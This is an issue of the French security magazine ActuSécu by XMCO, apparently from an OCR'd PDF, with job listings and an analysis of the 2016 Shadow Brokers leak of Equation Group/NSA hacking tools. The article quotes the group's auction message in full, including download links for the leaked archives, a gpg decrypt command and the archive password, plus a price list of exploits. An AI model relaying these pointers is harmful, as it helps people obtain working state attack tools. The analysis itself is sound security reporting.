xmco®
we deliver security expertise

actu secu 45

l'ACTUSÉCU est un magazine numérique rédigé et édité par les consultants du cabinet de conseil XMCO **JANVIER 2017**

The Shadow Brokers & The Equation Group
Analyse d'une fuite de données sans précédent

Le réseau I2P : anonymat et Darknet
Présentation de ce réseau d'anonymisation méconnu

Conférences
BruCON, Blackhat et Hack.lu

Actualité du moment
Analyse des vulnérabilités Joomla! (CVE-2016-8870 et CVE-2016-8869) et du botnet Mirai

Eric Stensland Smith

Et toujours... **la revue du web et nos Twitter favoris !**

xmco®

we deliver security expertise

www.xmco.fr

Vous êtes concerné par la sécurité informatique de votre entreprise ?

XMCO est un cabinet de conseil dont le métier est l'audit en sécurité informatique.

Fondé en 2002 par des experts en sécurité et dirigé par ses fondateurs, les consultants de chez XMCO n'interviennent que sous forme de projets forfaitaires avec engagement de résultats. Les tests d'intrusion, les audits de sécurité, la veille en vulnérabilité constituent les axes majeurs de développement de notre cabinet.

Parallèlement, nous intervenons auprès de Directions Générales dans le cadre de missions d'accompagnement de RSSI, d'élaboration de schéma directeur ou encore de séminaires de sensibilisation auprès de plusieurs grands comptes français.

Pour contacter le cabinet XMCO et découvrir nos prestations : **https://www.xmco.fr**

Nos services

Test d'intrusion

Mise à l'épreuve de vos réseaux, systèmes et applications web par nos experts en intrusion. *Utilisation des méthodologies OWASP, OSSTMM, CCWAPSS.*

Audit de sécurité

Audit technique et organisationnel de la sécurité de votre Système d'Information. *Best Practices ISO 27001, PCI DSS, Sarbanes-Oxley.*

Certification PCI DSS

Conseil et audit des environnements nécessitant la certification PCI DSS Level 1 et 2.

Cert-XMCO® - Veille en vulnérabilités

Suivi personnalisé des vulnérabilités, des menaces et des correctifs affectant votre Système d'Information.

Cert-XMCO® - Serenety (cyber-surveillance)

Surveillance de votre périmètre exposé sur Internet.

Cert-XMCO® - Réponse à intrusion

Détection et diagnostic d'intrusion, collecte des preuves, étude des logs, autopsie de malware.

Vous êtes passionné par la sécurité informatique ?

Nous recrutons !

Indépendamment d'une solide expérience dans la sécurité informatique, les candidats devront faire preuve de sérieuses qualités relationnelles, d'un esprit de synthèse et d'une capacité à rédiger des documents de qualité. XMCO recherche avant tout des consultants équilibrés, passionnés par leur métier ainsi que par bien d'autres domaines que l'informatique.

Tous nos postes sont basés à Paris centre, dans nos locaux du 2ème arrondissement.

Retrouvez toutes nos annonces à l'adresse suivante :
https://www.xmco.fr/societe/recrutement/

Analyste/Consultant junior CERT-XMCO

XMCO recrute des analystes/consultants juniors afin de participer aux activités du CERT-XMCO.

En tant qu'analyste au sein du CERT-XMCO, vous serez chargé de :
- Analyser les évènements identifiés par notre service Serenety afin de qualifier les alertes et d'informer nos clients
- Réaliser une veille quotidienne sur les vulnérabilités, les exploits et l'actualité de la sécurité informatique
- Participer à nos travaux de R&D et aux publications du cabinet (ActuSécu)
- Contribuer au développement des offres et services portés par le CERT-XMCO (service de veille, Portail XMCO, service Serenety)

Compétences requises :
- Forte capacité d'analyse et de synthèse
- Bonne qualité rédactionnelle (français et anglais)
- Connaissances techniques sécurité, réseau, système et applications
- Maitrise du langage Python

Consultant / Auditeur junior ou confirmé

XMCO recrute des consultants juniors avec une première expérience (1 an) et des consultants avec une expérience significative (2 ans à 3 ans minimum) en audit de sécurité et en tests d'intrusion.

Compétences requises :
- Profil ingénieur
- Maîtrise des techniques de tests d'intrusion : Injection SQL, XSS, Exploits, XXE, etc.
- Expérience en tests d'intrusion applicatifs, web-services, mobile, internes, etc.
- Maîtrise d'un langage de programmation (Java, C) et d'un langage de scripting (Perl, Ruby, Python) et des méthodes de développement sécurisé OWASP
- Maîtrise des meilleures pratiques de sécurité pour les systèmes d'exploitation Windows / Unix et les équipements réseau
- Capacités relationnelles et rédactionnelles importantes
- Possibilité, pour les profils les plus expérimentés, de réaliser des missions d'accompagnement PCI DSS.

Les consultants travaillent en équipe et en mode « projet ».

Consultant sécurité PCI QSA

XMCO recrute des consultants qui souhaitent se spécialiser dans les audits PCI DSS.

En tant que consultant au sein de l'équipe QSA, vous serez chargé :
- d'accompagner les clients dans leur projet de mise en conformité
- de réaliser des analyses d'écart PCI DSS
- d'accompagner les QSA sur des projets de certification
- d'encadrer des consultants lors de la réalisation de tests d'intrusion d'environnements certifiés
- d'améliorer/développer nos outils internes
- de rédiger des documentations
- de participer à la rédaction des publications du cabinet (ActuSecu)

Compétences requises pour ce poste :
- Profil ingénieur
- Maitrise du standard PCI DSS
- Expérience dans les audits techniques
- Certifié QSA ou possédant une expérience dans la mise en conformité PCI DSS (accompagnement, conseil, rédaction de documentations, mise en place de processus)
- Capacités relationnelles et rédactionnelles importantes
- Les consultants travaillent en équipe et en mode « projet ».

Stagiaire tests d'intrusion

Le cabinet XMCO propose un stage de fin d'études sur le thème de la sécurité informatique et des tests d'intrusion.

Les concepts suivants seront approfondis par le stagiaire sous la forme d'études, de travaux pratiques et d'une participation aux audits réalisés par les consultants XMCO :
- Veille en vulnérabilités Systèmes et Réseaux
- Les intrusions informatiques et les tests d'intrusion
- Les failles dans les applications Web et les web-services
- Les vulnérabilités des équipements mobiles
- Projets de développement internes encadrés
- Participation aux projets R&D du cabinet

Compétences requises pour nos stagiaires :
- Stage de fin d'études Ingénieur ou Master 2, Mastère spécialisé
- Motivation pour travailler dans le domaine du conseil et du service
- Connaissances approfondies en : Shell unix, C, 1 langage de scripting (Perl, Ruby ou Python), Java, JavaScript, SQL
- Passionné de sécurité informatique (exploits, scan, scripting, buffer overflow, sql injection...)
- Maîtrise des environnements Linux et Windows
- Rédactionnel en français de qualité
- Bonne présentation et aptitudes réelles aux présentations orales

Le stage est prévu pour une durée de 5 mois minimum.

Stagiaire CERT-XMCO

Le cabinet XMCO propose un stage de fin d'études sur le thème de la sécurité informatique, afin de participer aux activités du CERT-XMCO.

En tant que stagiaire au sein du CERT-XMCO, vous serez chargé de :

- Réaliser une veille quotidienne sur les vulnérabilités, les exploits et l'actualité de la sécurité informatique
- Analyser les évènements identifiés par notre service de Cyber-surveillance (Serenety), effectuer les analyses manuelles complémentaires, remonter les résultats à nos clients, et effectuer le suivi quotidien
- Participer aux développements du service de Serenety
- Réaliser des travaux de R&D
- Participer à la rédaction des publications du cabinet (ActuSecu)

Compétences requises pour ce poste :

- Stage de fin d'études (BTS/IUT, Ingénieur, Master 2 ou encore Mastère spécialisé)
- Connaissances techniques sécurité, réseau, système et applications
- Maîtrise du Shell Unix et du Python
- Bonne qualité rédactionnelle (français et anglais)
- Rigueur et curiosité, esprit d'équipe applications sont un plus

Le stage est prévu pour une durée de 5 mois minimum.

Stagiaire développement

Nous recherchons également un stagiaire en développement pour renforcer nos équipes responsables de la conception de nos services.

Dans un contexte étroitement lié à la sécurité des systèmes d'information, vous serez chargé :


- d'intégrer l'équipe de développement responsable des services proposés par notre CERT (Serenety, Extranet Client, etc.)
- d'être moteur dans la conception et la réalisation des projets en cours d'élaboration
- de participer à nos travaux de R&D


Compétences requises pour nos stagiaires :

- Maîtrise d'un langage de programmation
- Connaissance du Python et des concepts de la Programmation Orientée Objet
- Connaissance des environnements GNU/Linux
- Intérêt prononcé pour les nouvelles technologies Web (Flask/MongoDB/Redis/Angular2/Boostrap)
- Notions en développement sécurisé
- Esprit d'initiative et esprit d'équipe
- Rigueur
- Curiosité

Le stage est prévu pour une durée de 5 mois minimum.

sommaire





Contact Rédaction : actu.secu@xmco.fr - Rédacteur en chef : Adrien GUINAULT - Direction artistique : Romain MAHIEU - Réalisation : Agence plusdebleu - Contributeurs : Antonin AUROY, Stéphane AVI, Etienne BAUDIN, William BOISSELEAU, Simon BUCQUET, Bastien CACACE, Charles DAGOUAT, Elisabeth FRAISSE, Damien GERMONVILLE, Hadrien HOCQUET, Yannick HAMON, Jean-Yves KRAPF, Thomas LIAIGRE, Cyril LORENZETTO, Rodolphe NEUVILLE, Vincent MARQUET, Julien MEYER, Clément MEZINO, Jean-Christophe PELLAT, Arnaud REYGNAUD, Régis SENET, Julien TERRIAC, Arthur VIEUX, David WEBER.

> Analyse d'une fuite de données sans précédent

Le 13 août 2016, un groupe se faisant appeler « The Shadow Brokers » dévoilait via divers médias (Tumblr, Twitter, GitHub) une suite d'outils de piratage prétendument dérobée à une entité affiliée à la NSA : The Equation Group.

La publication contenait deux archives chiffrées. Une première dont le mot de passe a intentionnellement été partagé, et une seconde archive dont le mot de passe a, quant à lui, été gardé secret. Retour et analyse de cette fuite de données...

par Jean-Christophe PELLAT et Clément MEZINO

The ShadowBrokers & The Equation Group

Mario Antonio Pena Zapateria

> Introduction

Tout commence le 13 août 2016. le groupe dénommé « The Shadow Brokers » publie un message sur plusieurs canaux (Medium, Pastbin, Tumblr, Twitter, etc.) et met à disposition plusieurs archives contenant des outils prétendument utilisés par une société travaillant pour la NSA.

La première archive (https://github.com/samgranger/EQGRP) ne représentait qu'un échantillon « gratuit », une preuve de ce que possède The Shadow Brokers. Le groupe annonce, en revanche, une vente aux enchères permettant au plus offrant d'acquérir la seconde archive, contenant les « meilleurs fichiers ». Son contenu ne sera donc pas dévoilé au grand public.

« Winner can do with files as they please, we not release files to public. [...] If our auction raises 1,000,000 (million) btc total, then we dump more Equation Group files, same quality, unencrypted, for free, to everyone. »

Miroir du dépôt Github de The ShadowBroker (https://github.com/samgranger/EQGRP)

Contrairement à ce qu'ont annoncé certains articles faisant l'amalgame, le groupe annonce que des fichiers supplémentaires, différents de l'archive précédente, seront publiquement partagés si l'enchère atteint 1 Million qui,de Bitcoins, soit plus de 700 millions de dollars.
Immédiatement, l'information subit une forte médiatisation faisant s'agiter les experts en sécurité informatique. L'échantillon gratuit est alors pris d'assaut sur Github et les sites d'actualité s'enflamment.

Depuis cette première publication, les Shadow Brokers continuent de nous tenir en haleine : le 15 octobre dernier, le groupe revoit l'enchère à la baisse en annonçant que le reste des cyberarmes sera publiquement partagé pour 10 000 Bitcoins.

Deux semaines après, le groupe publie de nouvelles informations quant aux activités de la NSA. La fuite contenait une liste de 352 adresses IP distinctes et 306 noms de domaine qui, selon les auteurs, auraient été compromis par The Equation Group pour ensuite être activement utilisés en tant que pivots pour lancer des cybe-

rattaques vers les cibles réelles de la NSA. Différentes informations indiquent que les attaques se seraient déroulées entre 2000 et 2010, sur des infrastructures localisées principalement en Asie-Pacifique et hébergeant des systèmes de type Solaris, FreeBSD ou encore Linux.

Le 13 décembre dernier, les Shadow Brokers font à nouveau parler d'eux. En revanche, cette fois-ci, fini les enchères, les « courtiers de l'ombre » perdent leur titre de courtier et proposent, au travers du service ZeroNet, 59 outils, exploits et implants (backdoor) inédits à acheter au détail. Les prix oscillent entre 10 BTC (env. 7 300€) et 100 BTC (env. 73 000€), contre 1000 BTC pour l'archive complète (env. 730 000€). Ces nouveaux exploits ne seront pas abordés au sein de cet article.

Name	Type	BTC
auction_file	everything	1,000.0
bs	unknown	10.0
catflap	unknown	10.0
charms	implant	100.0
common	unknown	10.0
curses	implant	100.0
dampcrowd	unknown	10.0
dewdrop	implant	100.0
dubmoat	trojan	10.0
earlyshovel	exploit	10.0
ebb	exploit	10.0
eggbasket	exploit	10.0
eh	unknown	10.0
elatedmonkey	exploit	10.0
eldestmyriad	exploit	10.0
electricslide	exploit	10.0
eleganteagle	exploit	10.0
elgingamble	exploit	10.0
endlessdonut	exploit	10.0
enemyrun	implant	100.0
englandboggy	exploit	10.0
envisioncollision	unknown	10.0
envoytomato	unknown	10.0
epichero	exploit	10.0
es	exploit	10.0
esna	exploit	10.0

De nombreuses questions ont été soulevées suite à ces publications :

- Qui sont The Shadow Brokers ?
- À qui est lié le groupe ?
- The Equation Group est-il véritablement lié à la NSA ?
- Ces fichiers sont-ils authentiques ?

Des réflexions plus poussées émergent :

- Pourquoi avoir fixé comme objectif un prix aussi démesuré ?
- Cette publication ne serait-elle en réalité que purement médiatique ?
- Les États-Unis ayant été particulièrement visés par des piratages cette année, cette fuite de données serait-elle l'étape suivante à l'attaque de la campagne présidentielle d'Hilary Clinton ?
- La Russie serait-elle liée aux auteurs de la fuite ?

> The Shadow Brokers ou littéralement les « Courtiers de l'Ombre »

Le nom du groupe est certainement tiré du personnage « Shadow Broker » du jeu vidéo « Mass Effect ». Ce dernier est le chef d'une organisation revendant des informations au plus offrant. C'est exactement le schéma proposé par le groupe avec la seconde archive mise aux enchères.
Plusieurs théories affluent autour de l'identité du groupe responsable de la fuite de données.


De nombreuses personnes pensent que le groupe est affilié à la Russie. Parmi eux, James A. Lewis, du CSIS (Center for Strategic and International Studies) décrit dans le New York Times "une manœuvre russe". Sans oublier le lanceur d'alerte Edward Snowden qui a indiqué dans une série de tweets (https://twitter.com/Snowden/status/765513662597623808) que « plusieurs preuves désignent une responsabilité russe ». En effet, la Russie ayant été soupçonnée du piratage du parti démocrate américain il y a quelques mois, cet épisode semble être une suite plausible.

« Le 13 décembre dernier, les ShadowBrokers font à nouveau parler d'eux... cette fois-ci, fini les enchères, les « courtiers de l'ombre » proposent, au travers du service ZeroNet, 59 outils, exploits et implants (backdoor) inédits à acheter au détail »

L'anglais approximatif utilisé par The Shadow Brokers pourrait attester au premier abord de l'origine non anglophone du groupe. Cependant, d'autres signes tendent à démontrer le contraire. Après diverses analyses linguistiques effectuées sur leur publication (https://securelist.com/blog/incidents/75812/the-equation-giveaway/), il apparaitrait que les fautes commises dans les communiqués du groupe pourraient être intentionnelles, démontrant ainsi le souhait de brouiller les pistes quant à sa véritable origine. On pourrait en venir à penser que la Russie représente dans cette affaire un parfait bouc émissaire.

Selon James Bamford, spécialiste du renseignement américain, lorsque la NSA est attaquée, les Russes représentent les « suspects habituels ». Il affirme que la Russie n'aurait jamais rendu public ce vol de données, et qu'il faut plutôt chercher le coupable au sein même de la NSA. "À défaut d'une cyberattaque sophistiquée lancée par la Russie ou une autre nation, il paraît plus probable qu'un employé ait volé tous ces outils", écrit-il, estimant qu'il y a sûrement un "nouveau Snowden" dans les rangs de l'agence de renseignement.

L'identité du groupe reste donc toujours mystérieuse : provocation russe, ou taupe au sein de la NSA ; les deux théories sont aussi plausibles l'une que l'autre.



> The Equation Group : une cellule d'élite de la NSA

Qui se cache derrière The Equation Group ?

The Equation Group, à qui appartiendraient les données divulguées, est une entité identifiée par Kaspersky en 2013 (https://securelist.com/files/2015/02/Equation_group_questions_and_answers.pdf), spécialisée dans la réalisation de cyberattaques sophistiquées (APT).

Selon l'éditeur de solutions antivirales, les activités du groupe remonteraient à 2001, voire potentiellement, à 1996. Le « groupe Equation » utilise plusieurs plates-formes de logiciels malveillants, dont certains dépassent en complexité et en sophistication le célèbre malware "Regin" (http://www.huffingtonpost.fr/2014/11/25/regin-virus-snowden-nsa-gchq-belgique-greenwald_n_6217356.html), vraisemblablement créé par le GCHQ (Government Communications Headquarters), le cousin britannique de la NSA.


Les chercheurs de Kaspersky ont eux-mêmes baptisé le groupe en raison de leur fort intérêt pour le chiffrement (implémentations spécifiques et uniques des algorithmes RC5 et RC6). Officiellement, un tel groupe n'existe pas selon le gouvernement américain. Cependant, de nombreuses pistes lieraient l'entité avec une quasi-certitude à la cellule TAO (« Tailored Access Operations ») de la NSA, chargée entre autres du renseignement informatique sur les entités étrangères aux Etats-Unis.

« Les chercheurs de Kaspersky ont eux-mêmes baptisé le groupe en raison de leur fort intérêt pour le chiffrement (implémentations spécifiques et uniques des algorithmes RC5 et RC6) »


En effet, selon Kaspersky, le « groupe Equation » aurait travaillé de manière étroite avec les équipes à l'origine de Flame et de Stuxnet. Cette information a été confirmé par l'enquête de David Sanger (http://www.nytimes.com/2012/06/01/world/middleeast/obama-ordered-wave-of-cyberattacks-against-iran.html), journaliste au New York Times. Nous savons que The Equation Group est, à n'en pas douter, l'œuvre de la NSA.

Quelles sont les cibles du groupe ?

D'après Kaspersky, The Equation Group compte plus de 500 victimes réparties dans le monde entier (Iran, Russie, Syrie, Afghanistan, Kazakhstan, Belgique, France, États-Unis, etc.). Un grand nombre d'infections a été observé sur des serveurs, souvent les contrôleurs de domaine, les datacenters et autres hébergeurs Web.



La liste des 352 adresses IP et 306 noms de domaine ciblés par The Equation Group divulguée fin octobre par The Shadow Brokers conforte les suspicions. Nous avons dressé une carte rassemblant la localisation des cibles de l'entité.



Le groupe vise généralement des cibles gouvernementales et militaires, des opérateurs de télécommunication, des médias, ou encore les secteurs de l'aérospatial, de l'énergie et de la recherche nucléaire. La plupart sont situées dans des pays asiatiques ainsi qu'au Moyen-Orient. L'Europe n'est pas non plus en reste, mais reste, dans une moindre mesure, impactée.

De surcroît, les outils d'attaque utilisés possèdent des mécanismes de camouflage et de remises à l'état initial de leurs cibles très sophistiqués. On peut donc supposer qu'il y a potentiellement eu des dizaines de milliers d'infections non répertoriées. De plus, rien n'indique que les données des Shadow Brokers ne soient complètes.

Quel est le lien entre la fuite de données et The Equation Group ?

Dans ses précédentes recherches à propos de The Equation Group, Kaspersky a pris le temps d'analyser certains outils de l'attaquant, notamment les programmes portant les noms de code EQUATIONDRUG, DOUBLEFANTASY, GRAYFISH ou encore FANNY.

Au cours de ces analyses, les chercheurs ont constaté une tendance générale à l'utilisation des algorithmes de chiffrement RC5 et RC6. Les malwares créés par le groupe reposent cependant sur une implémentation très particulière de ces deux algorithmes. Cette implémentation, extrêmement rare, n'a jamais été vue auparavant. L'utilisation de ces variantes de RC5 et RC6 représente donc, pour ainsi dire, une signature du groupe.

Après analyse, plus de 300 fichiers reposent sur l'utilisation de cette variation spécifique de RC6 (https://securelist.com/blog/incidents/75812/the-equation-giveaway/).
Les chances de truquage ou de manipulation de cette signature sont donc hautement improbables.

Alors que The Shadow Brokers ne fournit aucune preuve technique de ces revendications, cette signature semble confirmer l'hypothèse selon laquelle The Equation Group, et par conséquent la NSA, serait propriétaire de ces kits d'exploitation de haut niveau.

Enfin, des sources anonymes ayant travaillé au sein de l'unité TAO de la NSA, ont également confirmé au Washington Post que les fichiers mis en ligne semblaient bien provenir de la NSA.

D'où proviennent ces fichiers ?

Plusieurs théories ont émergé lors de la publication de la fuite.

Piratage de la NSA

La théorie est possible, mais s'avère peu plausible au vu du contenu de l'archive. En effet, l'archive contient le code source d'outils fonctionnels, dans une version stable. Il n'y a donc que des outils prêts à l'emploi. Si l'agence avait été victime d'une intrusion, on peut supposer que l'archive ne contiendrait pas uniquement ce type de données, mais également des documents, des cibles, des données, etc.

Un second Edward Snowden

Malgré les avis de certains commentateurs, l'hypothèse d'une autre taupe au sein de la NSA semble hasardeuse. Car si les dates des fichiers sont authentiques, alors la fuite remonterait à 2013, soit quelques mois seulement après l'affaire Edward Snowden. On peut aisément supposer qu'à cette époque, la NSA était en plein milieu d'une « chasse aux sorcières » post Snowden. Ce qui ferait définitivement de cette période la plus risquée, et par conséquent la moins plausible pour une seconde fuite.

Edward Snowden lui-même source de la publication


Cette hypothèse paraît elle aussi très peu probable. Quand bien même de nombreux dossiers sont encore secrets, Edward Snowden n'avait (à nos yeux) vraisemblablement aucune raison d'attendre jusqu'à maintenant pour dévoiler ces fichiers. D'autant plus que l'activiste joue la carte de la transparence depuis les débuts du scandale. Une fuite aussi farfelue ne correspond pas au personnage.

Un serveur de diffusion appartenant à The Equation Group piraté

L'hypothèse paraît crédible. Même si The Equation Group s'avère être une entité extrêmement compétente, une erreur n'est pas impossible. Dans ses opérations, il est possible qu'un serveur de diffusion ait été oublié, ou mal nettoyé, et que les fichiers ainsi publiés aient été retrouvés suite au piratage, peut-être hasardeux, de ce serveur.

En réalité, la dernière hypothèse était juste. Un mois et demi après la fuite, le journal Reuters nous confirme la théorie au travers d'un article (http://www.reuters.com/article/us-cyber-nsa-tools-idUSKCN11S2MF). Il s'avère que lors d'une opération de la NSA il y a 3 ans, ces fameux outils auraient, par inadvertance, été laissés sur un serveur distant. Les logiciels auraient ensuite été découverts par des pirates d'origine russe.

D'après les sources du journal, l'employé de la NSA ayant commis l'erreur aurait reconnu sa faute peu de temps après l'avoir commise. Cependant, l'agence aurait décidé de ne pas informer les entreprises en danger. Elle aurait sauté sur l'occasion pour étendre sa stratégie en matière de renseignement au profit d'enjeux politiques extérieurs au pays : se concentrer sur la surveillance du trafic, intercepter d'éventuelles utilisations de leurs outils (par des pays rivaux), identifier leurs cibles et les aider à se défendre si cela leur est profitable.



Equation Group Cyber Weapons Auction - Invitation

—BEGIN PGP SIGNED MESSAGE—
Hash: SHA256

From:

bitmessage = BM-NBvAHfp5Y6wBykgbirVLndZtEFCYGht8
i2p-bote =
01uHOkOcMoFEa7O7dbEilzfMvWz07bDu~td3x9gY24b4t5OriJ7U6GUWr5GZoWxQ9f2TrIY5RzhpIMVP6hTLXZ

Equation Group Cyber Weapons Auction - Invitation
- ————————————

!!! Attention government sponsors of cyber warfare and those who profit from it !!!!

How much you pay for enemies cyber weapons? Not malware you find in networks. Both sides, RAT + LP, full state sponsor tool set? We find cyber weapons made by creators of stuxnet, duqu, flame. Kaspersky calls Equation Group. We follow Equation Group traffic. We find Equation Group source range. We hack Equation Group. We find many many Equation Group cyber weapons. You see pictures. We give you some Equation Group files free, you see. This is good proof no? You enjoy!!! You break many things. You find many intrusions. You write many words. But not all, we are auction the best files.

Picture Urls
- ————
http://imgur.com/a/sYpvn
https://theshadowbrokers.tumblr.com/
https://github.com/theshadowbrokers/EQGRP-AUCTION

File Urls
- ————

magnet:?
xt=urn:btih:40a5f1514514fb67943f137f7fde0a7b5e991f76&tr=http://diftracker.i2p/announce.php

https://mega.nz/#!zEAU1AQL!oWJ63n-D6lCuCQ4AY0Cv_405hX8kn7MEsa1iLH5UjKU
https://app.box.com/s/amgkpu1d9ttiiveyw2m4lso3egb4s0la
https://www.dropbox.com/s/g8kvfl4xtj2vr24/EQGRP-Auction-Files.zip
https://in.sync.com/dl/5bd1916d0#eet5ufvg-tijiei4j-vtadjk6b-imvg2qkd
https://yadi.sk/d/QY6smCgTtoNz6

Free Files (Proof)
- ————————
eqgrp-free-file.tar.xz.gpg

sha256sum = b5961eee7cb3eca209b92436ed7bdd74e025bf615b90c408829156d128c7a169


gpg –decrypt –output eqgrp-free-file.tar.xz eqgrp-free-file.tar.xz.gpg

Password = theequationgroup

Auction Files
- ————————
eqgrp_auction_file.tar.xz.asc

sha256sum = af1dabd8eceee79409742cc9d9a20b9651058bbb8d2ce60a0edcfa568d91dbea

Password = ????



> Revue des données et théories en vogue

Le contenu des archives publiées


Nous vous proposons une brève revue des deux archives qui ont été publiées.

✚ La première en libre accès, donnée en guise d'exemple, archive pesant près de 185Mo, a été fournie avec son mot de passe (« theequationgroup ») afin de pouvoir déchiffrer les données qu'elle contient.

✚ Une seconde archive, mise aux enchères, de 235Mo et dont le contenu est tenu secret.

« Une fois extraite, elle se présente sous la forme d'un dossier appelé « Firewall » contenant des exploits 0day affectant notamment les pare-feu Cisco (PIX, ASA), Fortigate, Juniper et TOPSEC »

L'archive donnée en guise d'exemple contient des fichiers datant, selon les métadonnées disponibles, de 2013 (même si l'information est facilement manipulable) et a été chiffrée le 25 juillet 2016.



